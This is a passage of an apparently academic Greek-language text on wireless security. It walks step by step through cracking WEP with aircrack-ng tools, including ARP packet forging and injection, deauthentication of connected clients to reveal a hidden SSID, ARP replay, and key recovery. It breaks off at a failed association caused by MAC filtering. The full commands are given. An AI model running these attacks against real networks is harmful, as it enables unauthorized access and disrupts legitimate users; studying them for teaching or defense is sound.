


Figure 60: ChopChop επίθεση (συνέχεια)




Figure 61: ChopChop επίθεση (συνέχεια)

Βήμα 5:

Η συνέχεια είναι ακριβώς ίδια και για τις δύο επιθέσεις. Έχοντας εφαρμόσει μία επιτυχημένη Fragmentation ή ChopChop επίθεση, το επόμενο βήμα είναι να χρησιμοποιήσουμε το keystream που έχουμε ανακτήσει από το βήμα 4 για να εισάγουμε δικό μας πακέτο στο δίκτυο. Όμως το ερώτημα που τίθεται είναι τι είδους πακέτο θα εισάγουμε. Και φυσικά η απάντηση είναι ARP πακέτο και συγκεκριμένα ARP πακέτο που θα είναι κρυπτογραφημένο με το ίδιο keystream που χρησιμοποιείται στη κρυπτογράφηση, με αποτέλεσμα να κάνει το σημείο πρόσβασης να παράγει περισσότερη κίνηση. Ας δημιουργήσουμε λοιπόν το δικό μας ARP πακέτο με όνομα **forged_arp**. Αυτό το κάνουμε χρησιμοποιώντας το πρόγραμμα *packetforge-ng* από τη σουίτα aircrack-ng, δίνοντας την παρακάτω εντολή:

packetforge-ng --arp -a [MAC_Access Point] -h 00:11:22:33:44:55 -k 255.255.255.255 -l 255.255.255.255 -y fragment-0401-032015.xor -w forged_arp

όπου η παράμετρος --arp υποδεικνύει ότι ενδιαφερόμαστε να φτιάξουμε ένα ARP πακέτο, η παράμετροι. Ύστερα το -k και -l καθορίζουν την IP διεύθυνση του αποστολέα και του παραλήπτη. Βάζοντας τα και τα δύο να έχουν τιμή 255.255.255.255, δημιουργούμε ένα ARP πακέτο που θα δουλεύει στα περισσότερα δίκτυα. Η παράμετρος -y υποδεικνύει το κρυπτογραφημένο κείμενο (ciphertext) που θα χρησιμοποιηθεί από το πρόγραμμα packetforge-ng για να κρυπτογραφήσουμε το ARP πακέτο, και το οποίο είναι το **fragment-**

0401-032015.xor αρχείο που δημιουργήθηκε στο βήμα 3 στη Fragmentation επίθεση. Το **-w forged_arp** είναι το όνομα του ARP πακέτου που θα δημιουργήσουμε και το οποίο θα εισάγουμε στο δίκτυο.

Συνοψίζοντας, το αποτέλεσμα αυτής της εντολής θα είναι ένα ARP πακέτο κρυπτογραφημένο με το ciphertext και IV που περιέχεται στο .xor αρχείο που αναφέραμε πιο πάνω. Στην παρακάτω εικόνα βλέπουμε και την εφαρμογή της εντολής αυτής.




Figure 62: Δημιουργία ARP πακέτου

Βήμα 6

Σε αυτό το βήμα θα εισάγουμε στο δίκτυο το ARP πακέτο που δημιουργήσαμε παραπάνω προκαλώντας το σημείο πρόσβασης να παράγει περισσότερη κίνηση. Εκκινούμε το εργαλείο aireplay-ng, το οποίο χρησιμοποιείται για τη δημιουργία ARP request πακέτων. Το πρόγραμμα δέχεται ένα ARP πακέτο και αργότερα επανεκπέμπεται πίσω στο AP. Αυτό έχει ως συνέπεια το AP να επαναλαμβάνει τη διαδικασία στέλνοντας ένα ARP πακέτο με νέο IV. Το πρόγραμμα επαναλαμβάνει τη διαδικασία ξανά και ξανά. Το ARP (Address Resolution Protocol), είναι ένα TCP/IP πρωτόκολλο το οποίο χρησιμοποιείται για να αναλύσει μία IP διεύθυνση σε φυσική μορφή. Για να το κάνουμε αυτό εφαρμόζουμε την παρακάτω εντολή:

aireplay-ng --interactive -F -r ./forged_arp mon0

Παράλληλα πηγαίνουμε στο terminal όπου τρέχει το πρόγραμμα airodump-ng από το βήμα 1 και βλέπουμε ότι ο αριθμός στη στήλη #Data έχει αρχίσει και ανεβαίνει πολύ γρήγορα. Αν δεν δούμε αυτό, τότε πιθανότατα έχει προκύψει κάποιο λάθος και αυτό που μπορούμε να κάνουμε είναι να ξαναεκτελέσουμε μια de-authentication επίθεση.

Figure 63: Εισαγωγή ARP πακέτου




Figure 64: Ο αριθμός δεδομένων ανεβαίνει

Υποθέτοντας ότι ο αριθμός στη στήλη #Data αυξάνει, προχωράμε στο επόμενο βήμα.

Βήμα 7

Παράλληλα με το παραπάνω βήμα, στο βήμα αυτό το οποίο είναι και το τελικό βήμα, θα χρησιμοποιήσουμε το πρόγραμμα Aircrack-ng για να σπάσουμε το κλειδί. Τα μόνα ορίσματα που πρέπει να δώσουμε στο πρόγραμμα είναι το .cap αρχείο που δημιουργήθηκε από το παραπάνω βήμα το οποίο είναι το **replay_src-0401-032755.cap** και το **-0** το οποίο λέει στο πρόγραμμα να δημιουργήσει ένα χρωματιστό αποτέλεσμα. Δίνουμε λοιπόν την εντολή :

aircrack-ng ./ replay_src-0401-032755.cap -0




Figure 65: Εύρεση κλειδιού

Και βλέπουμε το αποτέλεσμα που δημιούργησε το aircrack-ng σπάζοντας μαζί και το WEP κλειδί το οποίο είναι το **ABCDE12345B** .

6.5.4 Συνδυάζοντας τα όλα μαζί

Σε αυτό το κομμάτι θα συνδυάσουμε και θα εφαρμόσουμε όλες τις προηγούμενες επιθέσεις μαζί, δηλαδή θα προσπαθήσουμε να εφαρμόσουμε μια επίθεση σε ένα δίκτυο οποίο έχει κρυφό το SSID, εφαρμόζει MAC filtering και WEP κρυπτογράφηση. Ας πάμε λοιπόν να εφαρμόσουμε την επίθεση μας.

Όπως πάντα το πρώτο πράγμα που κάνουμε πριν εφαρμόσουμε οποιαδήποτε επίθεση, είναι να αλλάξουμε την MAC διεύθυνση μας σε μία ψεύτικη διεύθυνση και ύστερα να βάλουμε την κάρτα δικτύου μας σε κατάσταση καταγραφής (monitor mode). Βλέποντας τις προηγούμενες παραγράφους, μπορούμε να δούμε πως εφαρμόζουμε τα παραπάνω.
Αρχικά τρέχουμε το airodump-ng για να δούμε το δίκτυο στόχο αποθηκεύοντας παράλληλα την κίνηση. Από την παρακάτω εικόνα μπορούμε να δούμε ότι το δίκτυο στόχος έχει κρυφό το SSID του επειδή στο πεδίο ESSID αντί για το όνομα του δικτύου έχει το <*length: 5*>, και επίσης μπορούμε να δούμε τους συνδεδεμένους σταθμούς σε αυτό.

airodump-ng --channel 1 --bssid 00:1F:9F:C9:25:E8 --output-format pcap -w hidden_network mon0




Figure 66: Κρυμμένο SSID

Οπότε για να βρούμε το SSID του, θα πρέπει να εφαρμόσουμε μία de-authentication επίθεση αναγκάζοντας όλους τους συνδεδεμένους χρήστες να αποσυνδεθούν από το σημείο πρόσβασης ώστε όταν ξαναπροσπαθήσουν να συνδεθούν πάλι, να βρούμε το SSID του σημείου πρόσβασης.




Figure 67: deauth επίθεση

Αφήνοντας την παραπάνω επίθεση να εκτελείται, πηγαίνουμε στο terminal όπου τρέχει το airodump-ng , και θα δούμε ότι το SSID του σημείου πρόσβασης έχει αποκαλυφθεί.




Figure 68: Εύρεση SSID

Έχοντας εφαρμόσει τα βήματα αυτά, πρέπει να δημιουργήσουμε κίνηση προς το σημείο πρόσβασης η οποία θα φαίνεται ότι προέρχεται από κάποιον ήδη συνδεδεμένο χρήστη. Η διαδικασία της δημιουργίας κίνησης απαιτείται όταν δεν υπάρχει αρκετή κρυπτογραφημένη κίνηση στο δίκτυο ώστε να καταγραφεί και να χρησιμοποιηθεί για να σπάσουμε τη WEP κρυπτογράφηση. Αρκεί να καταγράψουμε τουλάχιστον ένα ARP πακέτο και στη συνέχεια αυτό αναμεταδίδεται στο δίκτυο χιλιάδες φορές από τον επιτιθέμενο. Κάθε πακέτο που αναμεταδίδεται προκαλεί το σημείο πρόσβασης να απαντήσει με ένα νέο κρυπτογραφημένο

πακέτο. Έτσι τα πακέτα αυτά αποθηκεύονται και χρησιμοποιούνται για το σπάσιμο του κλειδιού. Για το σκοπό αυτό θα χρησιμοποιήσουμε το πρόγραμμα aireplay-ng που έχουμε χρησιμοποιήσει και πριν. Ανοίγουμε ένα καινούργιο terminal και τρέχουμε τη παρακάτω εντολή.

aireplay-ng --arpreplay -h [MAC_Client] -b [MAC_AccesPoint] mon0




Figure 69: Εισαγωγή κίνησης

όπου η παράμετρος --arpreplay χρησιμοποιείται για να καταγράψει ένα ARP πακέτο και να το αναμεταδώσει, το -h [MAC_Client] είναι η φυσική διεύθυνση ενός χρήστη που είναι συνδεδεμένος στο σημείο πρόσβασης, και το -b [MAC_AccessPoint] είναι η φυσική διεύθυνση του σημείου πρόσβασης. Με το aireplay-ng να τρέχει, γυρνάμε πίσω στο terminal όπου τρέχει το airodump-ng και παρατηρούμε ότι ο αριθμός των δεδομένων μεγαλώνει πολύ γρήγορα σε σχέση με τη προηγούμενη εικόνα του airodump-ng.




Figure 70: Αριθμός δεδομένων

Όταν ο αριθμός των δεδομένων γίνει σχετικά μεγάλος, τότε μπορούμε να αρχίσουμε παράλληλα και τη διαδικασία για να σπάσουμε το κλειδί. Για αυτό θα χρησιμοποιήσουμε το aircrack-ng

μαζί με το .cap αρχείο που εγγράφεται η κίνηση.




Figure 71: aircrack-ng

Και μετά από λίγο, το πρόγραμμα θα μας εμφανίσει το κλειδί που βρήκε.




Figure 72: Σπάσιμο κλειδιού

Αφού έχουμε βρει το κλειδί κρυπτογράφησης, προσπαθούμε να επιτύχουμε συσχέτιση (association) με το σημείο πρόσβασης δίνοντας την παρακάτω εντολή:

iwconfig wlan0 essid MyNet key AB:CD:E1:23:45

Ύστερα για να δούμε αν πέτυχε η συσχέτιση δίνουμε την εντολή **iwconfig wlan0** και παρατηρούμε ότι η συσχέτιση δεν πέτυχε και αυτό διότι το σημείο πρόσβασης εφαρμόζει MAC filtering.





Figure 73: Αποτυχία συσχέτισης
